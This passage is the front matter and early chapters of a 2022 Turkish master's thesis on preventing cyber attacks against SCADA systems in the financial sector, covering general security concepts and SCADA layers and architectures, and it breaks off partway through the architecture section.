T.C.
İSTANBUL ÜNİVERSİTESİ-CERRAHPAŞA
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ

YÜKSEK LİSANS TEZİ

FİNANSAL ALANDA KULLANILAN SCADA SİSTEMLERİNE YAPILAN SİBER SALDIRILARIN ÖNLENMESİ

Hanzele BULUT

DANIŞMAN
Prof. Dr. Fırat KAÇAR

Elektrik-Elektronik Mühendisliği Anabilim Dalı

Elektrik-Elektronik Mühendisliği Programı

İSTANBUL-2022

Bu çalışma, 11.01.2022 tarihinde aşağıdaki jüri tarafından Elektrik-Elektronik Mühendisliği Anabilim Dalı, Elektrik-Elektronik Mühendisliği Programında Yüksek Lisans tezi olarak kabul edilmiştir.

Tez Jürisi

Prof. Dr. Fırat KAÇAR(Danışman)
İstanbul Üniversitesi-Cerrahpaşa
Mühendislik Fakültesi

Doç. Dr. Yasin ÖZÇELEP
İstanbul Üniversitesi-Cerrahpaşa
Mühendislik Fakültesi

Doç. Dr. Muhammed Emin BAŞAK
Yıldız Teknik Üniversitesi
Gemi İnşaatı ve Denizcilik Fakültesi

Unvan Adı SOYADI
Üniversite
Fakülte

Unvan Adı SOYADI
Üniversite
Fakülte

20.04.2016 tarihli Resmi Gazete'de yayımlanan Lisansüstü Eğitim ve Öğretim Yönetmeliğinin 9/2 ve 22/2 maddeleri gereğince; Bu Lisansüstü teze, İstanbul Üniversitesi-Cerrahpaşa'nın abonesi olduğu intihal yazılım programı kullanılarak Lisansüstü Eğitim Enstitüsü'nün belirlemiş olduğu ölçütlere uygun rapor alınmıştır.

ÖNSÖZ

Bu tez çalışmasında finansal alanda kullanılan SCADA sistemlerine yapılan siber saldırıların önlenmesi ele alınmıştır.

Tez çalışması esnasında samimi yaklaşımı ve güler yüzü ile engin bilgi birikimini ve tecrübelerini paylaşan, yardımlarını esirgemeyen, çok değerli danışman hocam, Sayın Prof. Dr. Fırat KAÇAR'a, teşekkürlerimi sunarım.

Tez konusunun belirlenmesinde önemli katkıları bulunan değerli arkadaşlarıma yardımlarından dolayı teşekkür ederim.

Ve şimdiye kadar üzerimde pek çok emekleri bulunan, destek olan ve daima yanımda olan sevgili annem, babam ve kardeşlerime sonsuz minnet ve teşekkürlerimi sunarım.

Ocak 2022 Hanzele BULUT

İÇİNDEKİLER

Sayfa No

ÖNSÖZ ..... **iv**
İÇİNDEKİLER ..... **v**
ŞEKİL LİSTESİ ..... **vii**
TABLO LİSTESİ ..... **ix**
SİMGE VE KISALTMA LİSTESİ ..... **x**
ÖZET ..... **xi**
SUMMARY ..... **xiii**
1 GİRİŞ **1**
2 GENEL KISIMLAR **2**
2.1 BİLGİ GÜVENLİĞİ VE SİBER GÜVENLİK 2
2.2 SCADA SİSTEMLER HAKKINDA GENEL BİLGİLER 4
2.2.1 Kaynak Yönetimi Katmanı 5
2.2.2 İşletme Kaynak Yönetimi Katmanı 6
2.2.3 Süreç Denetim Katmanı 6
2.2.4 İşletme Kontrol Katmanı 6
2.3 SCADA SİSTEMİNİN TEMEL YAPISI 7
2.4 SCADA SİSTEMLERİNİN ALT SİSTEMLERİ 7
2.5 SCADA SİSTEMLERİNE İLİŞKİN TEMEL KAVRAMLAR 8
2.6 SCADA MİMARİLERİ 8
2.6.1 İlk Nesil (Monolitik) Mimari 8
2.6.2 İkinci Nesil (Dağıtılmış) Mimari 9
2.6.3 Ağa Bağlı SCADA Sistemleri 10
2.7 SCADA SİSTEMLERİNİN KULLANIM ALANLARI 11
2.8 SCADA SİSTEMLERE VE SİBER GÜVENLİĞE YÖNELİK YAPILAN ÖNCEKİ ÇALIŞMALAR 12
2.9 SİBER SALDIRI TÜRLERİ 15
2.9.1 Sniffing Saldırıları 15
2.9.2 Hizmet Dışı Bırakma Saldırıları 16
2.9.3 IP Aldatması 17
2.9.4 Sosyal Mühendislik 17

2.9.5 SQL Enjeksiyonu 17
2.9.6 Arka Kapılar 18
2.9.7 Oltalama (Phishing) 19
2.9.8 Casus Yazılım (Spyware) 19
2.9.9 Kötü Amaçlı Yazılımlar (Malware) 20
2.9.9.1 Virüsler 20
2.9.9.2 Truva Atları 20
2.9.9.3 Solucanlar 21
2.9.9.4 Botlar 21
2.9.9.5 Zombi Ordular (Botnetler) 22
2.10 FİNANSAL ALANDA KULLANILAN SCADA SİSTEMLERE YÖNELİK SALDIRILAR 23
2.10.1 ATM'lerin Çalışma Prensibi 23
2.10.2 Saldırı Senaryoları 26
2.10.2.1 ATM Kasasından Nakit Para Alınması (Çalınması) Senaryoları 26
2.10.2.2 Kart Bilgileri Hırsızlığı 38
3 MALZEME VE YÖNTEM 43
3.1 FİNANSAL ALANDA KULLANILAN SCADA SİSTEMLERE YÖNELİK YAPILAN OLASI BİR SALDIRI SİMÜLASYONU 43
3.2 SİMÜLASYON İÇİN ORTAMLARIN HAZIRLANMASI 45
4 BULGULAR 46
4.1 ZAFİYET TARAMASI VE SALDIRI ANALİZİ 46
4.2 DEĞERLENDİRME VE ÖNERİLER 58
5 TARTIŞMA VE SONUÇ 61
KAYNAKLAR 63
ÖZGEÇMİŞ 66

ŞEKİL LİSTESİ

Sayfa No

Şekil 2.1: McCumber küpü 3

Şekil 2.2: Checkpoint'ten alınan canlı siber saldırı haritası.....3

Şekil 2.3: SCADA sistemin temel yapısı. 7

Şekil 2.4: İlk nesil (monolitik) SCADA mimarisi.....9

Şekil 2.5: İkinci nesil (dağıtılmış) SCADA mimarisi. 10

Şekil 2.6: Üçüncü nesil SCADA mimarisi.....10

Şekil 2.7: DDos saldırısı 16

Şekil 2.8: IP aldatması 17

Şekil 2.9: Arka kapılar 19

Şekil 2.10: Bot-Net 22

Şekil 2.11: ATM bileşenleri arasındaki etkileşimler 24

Şekil 2.12: ATM cihazlarına yönelik olası saldırılar 25

Şekil 2.13: ATM ağ saldırıları 27

Şekil 2.14: İşlem merkezine yönelik spoofing saldırıları.....28

Şekil 2.15: Kullanılabilir ağ hizmetlerindeki güvenlik açıklarından yararlanma 29

Şekil 2.16: GSM modem saldırı senaryosu.....31

Şekil 2.17: Kara kutu saldırısı.....33

Şekil 2.18: Saldırı cihazının bağlanması.....35

Şekil 2.19: Sabit sürücüye bağlanma 36

Şekil 2.20: Kötü amaçlı yazılım yazmak için bir sabit sürücüye bağlanma 37

Şekil 2.21: Kart veri hırsızlığını hedefleyen saldırılar.....39

Şekil 2.22: ATM ve işlem merkezi arasında verilerin ele geçirilmesi.....40

Şekil 2.23: Kart okuyucu ve ATM işletim sistemi arasında veri yakalama.....41

Şekil 3.1: Topoloji.....45

Şekil 4.1: Nessus tarama programının aktif edilmesi.....47

Şekil 4.2: Hedef sistemde nessus taraması.....47

Şekil 4.3: NMAP ile script taraması. 48

Şekil 4.4: Hedef sistemde NMAP taraması.....49

Şekil 4.5: Metasploit Framework'ü kullanılarak zafiyet keşfi.....50

Şekil 4.6: Hedef sisteme sızma girişimi.....51

Şekil 4.7: Hedef sistem üzerinde inceleme. 52

Şekil 4.8: MG-PC isimli cihazın keşfi. 53

Şekil 4.9: smb_login modülünün kullanımı.....54

Şekil 4.10: Psexec exploit modülü ile sızma girişimi. 54

Şekil 4.11: MG-PC keşfi ve yetki ele geçirme.....55

Şekil 4.12: Kullanıcı oluşturma ve HASH bilgilerini elde etme.....56

Şekil 4.13: DATA makinesinin tespiti.....57

TABLO LİSTESİ

Sayfa No

Tablo 2.1: Ağ saldırıları.....27

Tablo 2.2: Kara kutu saldırıları.....33

Tablo 2.3: Kiosk modundan çıkma.....34

Tablo 2.4: Sabit sürücüye bağlantı 36

Tablo 4.1: Olası saldırılar için erişim gereksinimi ve süreleri.....58

SİMGE VE KISALTMA LİSTESİ

Kısaltmalar	Açıklama
API	:Uygulama Programlama Ara yüzü
ARP	:Adres Çözümleme Protokolü
ATM	:Otomatik Vezne Makinesi
BIOS	:Temel Giriş-Çıkış Sistemi
DDC	:Doğrudan Dijital Kontrol
DDoS	:Dağıtık Hizmet Engelleme
DoS	:Hizmet Engelleme
DRDoS	:Yansıtıcı Dağıtık Hizmet Engelleme
ERP	:İşletme Kaynakları Planlama
HDD	:Sabit Disk Sürücüsü
HTML	:Hiper Metin İşaretleme Dili
IDS	:Saldırı Tespit Sistemleri
IoT	:Nesnelerin İnterneti
LAN	:Yerel Alan Ağı
MRP	:Üretim Kaynakları Planlaması
NDC	:Doğrudan Bağlantı Protokolü
PLC	:Programlanabilir Mantıksal Denetleyici
RTU	:Uzak Terminal Birimi
SAM	:Güvenlik Hesap Yöneticisi
SCADA	:Merkezi Denetleme Kontrol ve Veri Toplama
SMB	:Sunucu İleti Bloğu
SPI	:Seri Çevresel Ara yüz
SQL	:Yapılandırılmış Sorgu Programlama Dili
TCP	:Gönderim Kontrol Protokolü
UDP	:Kullanıcı Veri-bloğu Protokolü
UEFI	:Birleşik Genişletilebilir Ürün Yazılımı Ara yüzü
URL	:Tek düzen Kaynak Bulucu
WAN	:Geniş Alan Ağı

ÖZET

YÜKSEK LİSANS TEZİ

FİNANSAL ALANDA KULLANILAN SCADA SİSTEMLERİNE YAPILAN SİBER SALDIRILARIN ÖNLENMESİ

Hanzele BULUT

İstanbul Üniversitesi-Cerrahpaşa

Lisansüstü Eğitim Enstitüsü

Elektrik-Elektronik Mühendisliği Anabilim Dalı

Danışman: Prof. Dr. Fırat KAÇAR

SCADA sistemler özellikle denetimin kolay olması, haberleşmeyi hızlı sağlaması, verinin ilgili kurumlara iletilmesi, gözlemlenen, haberdar edilen, depolama imkanı sunan akıllı teknoloji ürünleri olarak karşımıza çıkmaktadır. Sanayiden enerjiye, haberleşmeden bankacılık sistemlerine dek ani müdahale hallerine söz konusu olacak tüm aktivasyonlarından ilgili birimi haberdar eden sistemlerdir. SCADA sistemler parasal sistemlere ilişkin binlerce veriyi depolamaktadır.

Bu tezde finansal alanda kullanılan SCADA sistemlerine yapılan siber saldırıların önlenmesi ele alınmıştır. Tezin ilk bölümü giriş bölümü olup, bu bölümde tez konusu hakkında ön bilgilere yer verilmiştir. Tezin ikinci bölümünde siber güvenlik ve siber saldırı türleri, bilgi güvenliği ve SCADA sistemler hakkında genel bilgiler ile SCADA sistemlere ve siber güvenliğe yönelik yapılan önceki çalışmalar hakkında bilgiler verilmiştir. Tezin üçüncü bölümünde finansal alanda kullanılan SCADA sistemlere yönelik yapılan olası bir saldırı simülasyonu ele

alınmıştır. Tezin dördüncü bölümünde ise sistem zafiyetleri ve siber saldırılara yönelik SCADA ağlarının güvenliğini geliştirmek için yapılması gerekenler belirlenmiştir. Son olarak tezin beşinci bölümü sonuçlar bölümü olup bu bölümde tez kapsamında yer alan çalışmalar özetlenmiş ve gelecekteki çalışmalara yer verilmiştir.

Ocak 2022, 80 sayfa.

Anahtar kelimeler: siber güvenlik, siber saldırı, SCADA, siber saldırıların önlenmesi, yapay zeka.

SUMMARY

M.Sc. THESIS

PREVENTION OF CYBER-ATTACKS ON SCADA SYSTEMS USED IN THE FINANCIAL SECTOR

Hanzele BULUT

Istanbul University-Cerrahpasa

Institute of Graduate Studies

Department of Electrical and Electronic Engineering

Supervisor : Prof. Dr. Fırat KAÇAR

SCADA systems appear as smart technology products that are easy to control, provide fast communication, transmit data to relevant institutions, observed, informed and provide storage. These are the systems that inform the relevant unit of all activations that may occur in cases of sudden intervention, from industry to energy, from communication to banking systems. SCADA systems store thousands of data on monetary systems.

In this thesis, the prevention of cyber-attacks on SCADA systems used in the financial field is discussed. The first part of the thesis is the introduction part, and in this part, preliminary information about the thesis subject is given. In the second part of the thesis, general information about cyber security and types of cyber attacks, information security and SCADA systems, and previous studies on SCADA systems and cyber security are given. In the third part of the thesis, a simulation of a possible attack on SCADA systems used in the financial field is

discussed. In the fourth part of the thesis, what needs to be done to improve the security of SCADA networks against system vulnerabilities and cyber-attacks are determined. Finally, the fifth section of the thesis is the conclusions section and, in this section, the studies within the scope of the thesis are summarized and future studies are included.

January 2022, 80 pages.

Keywords: cyber security, cyber-attack, SCADA, prevention of cyber-attacks, artificial intelligence.

1 GİRİŞ

SCADA sistemler özellikle denetimin kolay olması, haberleşmeyi hızlı sağlaması, verinin ilgili kurumlara iletilmesi, gözlemlenen, haberdar edilen, depolama imkanı sunan akıllı teknoloji ürünleri olarak karşımıza çıkmaktadır. Sanayiden enerjiye, haberleşmeden bankacılık sistemlerine dek ani müdahale hallerine söz konusu olacak tüm aktivasyonlarından ilgili birimi haberdar eden sistemlerdir. Bu sistemlerin, parasal sistemlere ilişkin binlerce veriyi depolaması, siber korsanların ilgili verileri elde etmeye yönelik girişimleri noktasında dikkatini çekmektedir.

Siber alanda gerçekleştirilen saldırılar çok boyutlu ve artarak devam etmektedir. Bunun yanı sıra siber saldırılar küresel anlamda derinleşmiş durumdadır. Bu sebeple siber saldırının gerçekleştirildiği yerin ve siber saldırganların kimliklerinin tespitini yapmak teknik anlamda çok zor olduğu için devletler kendi içlerinde siber tehditlere karşı çalışmalar başlatmıştır. Türkiye Cumhuriyeti Devleti 2012'den beri siber güvenlik stratejisi yayınlamaktadır. En son 2016-2019 Ulusal Siber Güvenlik Stratejisi yayımlanmıştır [1, 2].

Bu noktada, bu tez çalışmasında, SCADA sistemlere yapılacak siber saldırılara ve müdahalelere karşı sistemin kuvvetlendirilmesine yönelik izlenmesi gereken adımlara yer verilmesi amaçlanmaktadır. Çalışmanın amacı doğrultusunda, küçük bir SCADA sisteme saldırı gerçekleştirilerek, saldırıdan sonra sistemin tepkisinin ölçülmesi planlandığından bir uygulama çalışmasına yer verilmiştir. Uygulama özelinde ve yapılan araştırmalar neticesinde SCADA sistemlere karşı gerçekleştirilen saldırılar için sistemlerin kuvvetlendirilmesine yönelik ilgili çalışmanın rehberlik etmesi noktasında literatüre katkı sağlanması planlanmaktadır.

Bu bölümde tez konusu hakkında ön bilgilere yer verilmiştir. Tezin ikinci bölümünde ise siber güvenlik ve siber saldırı türleri, bilgi güvenliği ve SCADA sistemlerin genel özellikleri ile SCADA sistemlere ve siber güvenliğe yönelik yapılan önceki çalışmalar hakkında bilgiler verilmiştir. Tezin üçüncü bölümünde finansal alanda kullanılan SCADA sistemlere yönelik yapılan olası bir saldırı simülasyonu ele alınmıştır. Tezin dördüncü bölümünde ise siber saldırılara yönelik SCADA ağlarının güvenliğini geliştirmek için yapılması gerekenler belirlenmiştir. Son olarak tezin beşinci bölümü sonuçlar bölümü olup bu bölümde tez kapsamında yer alan çalışmalar özetlenmiş ve gelecekteki çalışmalara yer verilmiştir.

2 GENEL KISIMLAR

Tezin bu bölümünde siber güvenlik ve siber saldırı türleri, bilgi güvenliği ve SCADA sistemlerin genel özellikleri ile SCADA sistemlere ve siber güvenliğe yönelik yapılan önceki çalışmalar hakkında bilgiler yer almaktadır.

2.1 BİLGİ GÜVENLİĞİ VE SİBER GÜVENLİK


Siber tehditler dijital dünyayı elektrik şebekelerinden su kaynaklarına kadar etki altına almıştır. Bir iddiaya göre siber saldırılar ile Amerika Birleşik Devletleri başkanlık seçimlerine müdahale edebilmektedirler [2]. Devlet kurumları, özel sektör ve bireysel kullanıcılar olarak bir siber uzayın içinde bulunmaktayız ve siber uzayın bir bileşeniyiz. Siber uzayda tüm bileşenlerin birbirleriyle bağlı olması siber güvenlik riskleri ve belirsizliklerini beraberinde getirmektedir.

Bu riskler ve belirsizlikler kişilerin veya devletlerin kendilerini korumak amaçlı alacağı önlemler ile en aza indirgenebilir. Teknoloji insanoğlunun ihtiyaçları ve bu ihtiyaçların çözümü noktasında ortaya çıkmış olan tüm icatlar ve buluşlardır diyebiliriz. İletişim alanında telefon, radyo, internet; ulaşım alanında uçak, araba, tren, otomobil gibi ürünler insanların günlük hayatlarının vazgeçilmezleri haline gelmiştir [3].

Siber güvenlik veri, işlem, süreç, politika, deneyim, kapasite, insan ve sistemlerin siber uzayda güvenliğinin sağlanmasıdır [4]. Dünya üzerinde internet kullanımı her geçen gün artmaktadır. Gelişen teknoloji ile internete ulaşımın çok kolaylaşması, yeni neslin direk internet teknolojisinin içine doğmuş olması bu artışın birkaç sebebi olarak gösterilebilir. İnternet teknolojisinin gelişmesi, beraberinde kurumlara, kişilere, kritik altyapılara veya ülkelere siber saldırıların artması ve bu saldırıların maddi kayıpların dışında kamu düzeni ve güvenliği etkileyecek boyutlara gelmesi, siber güvenlik alanında çalışmalara hız verilmesine sebep olmuştur [5].

Bilgi güvenliği politikalarının oluşturulması ve uygulamaya dökülmesi aşamasında, başarıya ulaşabilmek için tüm yönleriyle birlikte değerlendirilmesi gerekmektedir. Bilginin gizliliği, bütünlüğü ve kullanılabilirliğinin yanında bu sürece etki eden insan faktörü ve bilgi güvenliği politikalarının da büyük önemi bulunmaktadır. Şekil 2.1'de yer alan McCumber' in geliştirmiş olduğu küp model, bilgi güvenliği konusunda politika geliştirmek ve bilgi güvenliğini tüm

boyutlarıyla uygulayabilmek için temel alınabilecek en uygun bilgi güvenliği modelidir. Bu modelde bilgi güvenliğinin sağlanması ile alakalı olarak bilginin üç farklı yüzü (karakteristiği, durumu ve güvenlik önlemleri) gruplandırılarak gösterilmiştir [6].



Şekil 2.1: McCumber küpü [6]

Siber saldırılar kişilerin veya kurumların internet ağı içeren herhangi bir cihazını ele geçirmek, işlevini bir süreliğine aksatmak veya sisteme kalıcı hasar verebilmek üzerine kurgulanmış ve ön planda saldıran kişinin kimliğinin gizliliğini koruma ihtiyacı duyan sistemlerdir. İnternet kullanımının yaygınlaşmasından bugüne kadar siber saldırı olaylarının sayısı ve siber saldırı türleri doğru orantılı olarak arttığını gözlemlemek mümkündür.

Şekil 2.2 ’de 10.11.2020 saat 14:43:00 itibariyle siber saldırı ve türlerini gösterir bir harita yer almaktadır.



Şekil 2.2: Checkpoint’ten alınan canlı siber saldırı haritası.

(https://threatmap.checkpoint.com/ Ziyaret tarihi: 1.11.2020)

Türkiye üzerinde en çok karşılaşılan siber saldırı çeşitleri şu şekilde sıralanabilir:

- Fidye Yazılımları: Bilgisayarlar, mobil telefonlar ve ağa çıkabilen diğer aygıtlardaki dijital verileri ellerinde tutup, bu verilere erişimin açılması için kullanıcıdan para talep eden zararlı yazılımlardır [7].
- Olta Saldırıları: Yemleme saldırıları olarak da adlandırılan bu saldırı türü kişisel verilerin bilgi teknolojileri imkanlarının kullanılarak kişilerin aldatılarak veya ikna edilerek kişisel veya gizli verilerinin ele geçirilmesi ve bu verilerin kötü niyetli amaçlar için kullanılmasıdır [8].
- Kredi Kartı Dolandırıcılığı: E-ticaret sitelerinden yapılan alışverişlerde, alışveriş yapan kişinin kredi kartı bilgilerinin ele geçirilmesidir.
- Dağıtılmış Hizmet Reddi (Distributed Denial of Service- DDOS) Saldırıları: Bu saldırı türü botnet denilen zombi bağlantıları kullanarak bir sistemi çok fazla istek gönderme yoluyla yavaşlatma veya durdurma amacı taşır. Gerçekleştirilmesi en kolay saldırı türlerindendir, bununla birlikte verdiği zarar çok fazla olabilmektedir. Rusya'nın Gürcistan ve Estonya'ya yaptığı siber saldırıların temel silahıdır [9].
- Mobil Tehditler: Mobil kötücül yazılımlar cihazlardan bilgi çalmak, devre dışı bırakmak ya da kalıcı hasarlar vermek için kullanılabilir.

Siber saldırılar sadece kişisel düzeyde kalmamış olup devletler arasında da zarar verici ve savaş niteliğinde olaylara neden olmuştur. Gelişen teknoloji ile birlikte dünya toplumunun yüksek bir bölümü internete ulaşabilmektedir. Ülkelerin büyük bir bölümü artık vatandaşlarının işlemlerini internet üzerinden gerçekleştirmelerini sağlayan sistemler ortaya koymaktadır.

2.2 SCADA SİSTEMLER HAKKINDA GENEL BİLGİLER

SCADA sistemi kapsamlı ve entegre, veri tabanlı kontrol ve gözetleme sistemidir. SCADA sistemleri, fabrikadaki süreçlerin (hammadde, üretim ve ürün takibi gibi) denetiminde kullanılan çeşitli araçlarla (RTU, PLC vb.) birlikte fabrikanın üretim kontrolü ve takibine yönelik bir alt yapı oluştururlar. Bu alt yapının imkan verdiği ölçüde üretim kaynakları planlaması (MRP) ve işletme kaynakları planlama (ERP) sistemleriyle gerekli etkileşimi sağlayarak ideal performansta çalışabilmektedirler.

Temel olarak SCADA sistemleri izleme, kontrol, veri toplama, verilerin kaydı ve saklanması işlevlerini gerçekleştirmektedir. SCADA sistemleri endüstriyel proseslerde, imalat, üretim, enerji üretimi, imalat ve rafinerilerde sürekli, kesintili, tekrarlayan ya da ayrık modlarda çalışabilir.

SCADA sistemleri katmanlaşma özelliğine sahiptir. Bu sistemler katmanlaşan özelliklerinden ötürü işletmelerin tüm kontrol ihtiyaçlarını kademeli olarak gerçekleştirmelerine imkan sağlamaktadır.

SCADA sistemi katmanları:

1. Kaynak yönetimi katmanı
2. İşletme kaynak yönetimi katmanı
3. Süreç denetim katmanı
4. İşletme kontrol katmanı

2.2.1 Kaynak Yönetimi Katmanı

Bu katmanda işletmenin üretimi için gerekli kaynaklar planlanır. Bunun yanı sıra üretim ve hizmet politikalarını destekleyecek olan kararların alınması ve uygulamaya konulması söz konusudur.

Hizmet ve üretim yönetimi departmanları ile diğer departmanlar arasındaki iş birliği gerçekleştirilir. Burada “Kurumsal Kaynak Planlama” yazılımları bu düzeydeki yönetim fonksiyonlarını desteklemek amacıyla kullanılır.

Entegre bir SCADA kontrol sisteminin bu katmanında en alt katmandan gelen veriler değerlendirilir. İşletmelerin stratejileri geliştirilir, politikalar belirlenir ve işletme ile ilgili önemli kararlar alınır.

2.2.2 İşletme Kaynak Yönetimi Katmanı

İşletmelerde veya tesislerde yer alan bölümler arası etkileşim bu katmanda sağlanır. İşletme yönetimi katmanında bir önceki seviyede saptanmış stratejilere uygun kararlar oluşturulur ve işler sırası ile yürütülür. Dolayısıyla bu katman daha ziyade bir işletme müdürlüğüne benzetilebilir ve bu görevi üstlenmektedir.

2.2.3 Süreç Denetim Katmanı

Süreç denetimi katmanında izleme ve veri toplama fonksiyonlarının kullanılması suretiyle tesisler ve makineler arası eşzamanlılık elde edilmesi sağlanmaktadır. Bu katman, genellikle merkezi kontrol odası bünyesinde kontrol cihazları ve SCADA yazılımları içerir.

2.2.4 İşletme Kontrol Katmanı


İşletme kontrol katmanında işletmelerin fiziksel kontrolleri yapılmaktadır. Bu katmanda mekanik ve elektronik cihazlar arabirimlerle bağlanarak işletme fonksiyonlarını sürdürmektedirler. Bu aşamada denetim komutları tesisin çalışmasını sağlayan elektriksel işaretlere, sinyallere ve makine hareketlerine dönüşmektedir. Söz konusu olan dönüşümler elektronik algılayıcılar aracılığıyla toplanır.

Toplanan veriler, elektrik işaretlerine çevrilerek SCADA sistemine aktarılır. Tahrik motorları, vanalar, lambalar, hız ölçü cihazları, yaklaşım dedektörleri, sıcaklık, kuvvet ve moment elektronik algılayıcıları burada bulunur. SCADA sisteminden gelen ya da verilen komutlar söz konusu olan bu katmanda elektrik işaretlerine dönüştürülmektedir. Bu sayede elektrik dağıtımı ya da vanaların açılması gibi gerçek dünyada tanık olduğumuz işlemler gerçekleştirilmektedir. SCADA sistemleri süreçleri gerçek zamanlı olarak kontrol etmezler. SCADA sistemleri süreçleri gerçek zamanlı olarak koordine etmektedirler.

2.3 SCADA SİSTEMİNİN TEMEL YAPISI

Genel anlamda SCADA mimarisi bir haberleşme kanalı yoluyla uzak ekipmanı kontrol etmeyi ve izlemeyi amaçlayan uygulamaları açıklar. Genelleştirilmiş bir SCADA çerçevesi ve mimarisi oluşturma girişimleri olmuştur.

Bir cihaz sunucusu tarafından bağlanan ve okunan sensörler, anahtarlar veya aktüatörlerden (saha cihazları) oluşan basit bir SCADA mimarisine aşağıda yer verilmektedir.



Şekil 2.3: SCADA sistemin temel yapısı.

2.4 SCADA SİSTEMLERİNİN ALT SİSTEMLERİ

- İnsan operatörler tarafından kullanılan araçlar. (İşlenen tüm veriler operatöre yönlendirilmektedir.)
- Süreçle ilgili tüm gerekli verileri toplayan denetim sistemleri.
- Sensörler tarafından algılanan bilgilerin, dijital verilere dönüştürülmesine ve verilerin denetleyici akışına gönderilmesine yardımcı olan Uzak Terminal Birimleri (RTU).
- Saha araçları olan Programlanabilir Mantık Kontrol Cihazları (PLC).
- İletişim altyapıları. (Uzak terminal birimlerini ve saha cihazlarını denetim sistemine bağlamaktadır.)

2.5 SCADA SİSTEMLERİNE İLİŞKİN TEMEL KAVRAMLAR

SCADA, tüm sahaları kontrol eden ve izleyen merkezi sistemleri ifade etmektedir. Kontrol işlemleri, uzak terminal birimleri (RTU-remote terminal unit) veya programlanabilir mantık kontrolörleri (PLC-programmable logic controller) tarafından otomatik olarak gerçekleştirilmektedir.

Veri toplama, ekipman durum raporlarını ve sayaç okumalarını içeren PLC ya da RTU düzeyinde başlamaktadır. Bunun ardından veriler kontrol odasının operatörü, HMI (insan makine ara yüzü) kullanarak normal PLC-RTU kontrollerini geçersiz kılmak veya ayarlamak üzere denetleyici kararların alınmasını sağlamak üzere biçimlendirilmektedir.

SCADA sistemlerinin günümüzde IoT (Internet of Things- Nesnelerin İnterneti) uygulamalarıyla birlikte kullanılması yaygınlaşmaya başlamaktadır. Böylelikle akıllı cihazlar birbirleriyle haberleşirken akan veriler tek bir HMI ekranında toplanabilmektedir.

2.6 SCADA MİMARİLERİ


SCADA mimarileri üç nesilden oluşmaktadır. Bunlar aşağıda yer almaktadır.

1. İlk Nesil (Monolitik)
2. İkinci Nesil (Dağıtılmış)
3. Üçüncü Nesil (Ağa Bağlı)

2.6.1 İlk Nesil (Monolitik) Mimari

SCADA sistemlerinin ilk ortaya konduğu dönemlerde henüz ağlar yoktu. Bu sebepten ötürü ilk nesilde, bilgi işlem için ana sistemler kullanılmıştır. Ayrıca SCADA sistemlerinin diğer sistemlerle bağlantısı bulunmaması sebebi ile SCADA sistemleri bağımsız sistemlerdi. Teknolojide yaşanan gelişmeler sırasında RTU ile iletişimi sağlamak üzere Geniş Alan Ağları (WAN) tasarlandı. Söz konusu dönemlerde iletişim protokollerinin kullanımı özeldi. Ana sistemin hata vermesi ihtimalinden dolayı, veri yolu seviyesinde bağlanmış bir yedek ana bilgisayar bulunmaktaydı.

Birinci nesil ya da başka bir deyişle ilk nesil SCADA mimarisi aşağıda yer almaktadır.




Şekil 2.4: İlk nesil (monolitik) SCADA mimarisi.

2.6.2 İkinci Nesil (Dağıtılmış) Mimari

İkinci nesil SCADA sistemlerinde birden fazla istasyon arasındaki bilgi, LAN aracılığıyla gerçek zamanlı olarak paylaşılmakta ve işlem çeşitliliği çoklu istasyonlar arasında dağıtılmaktadır.

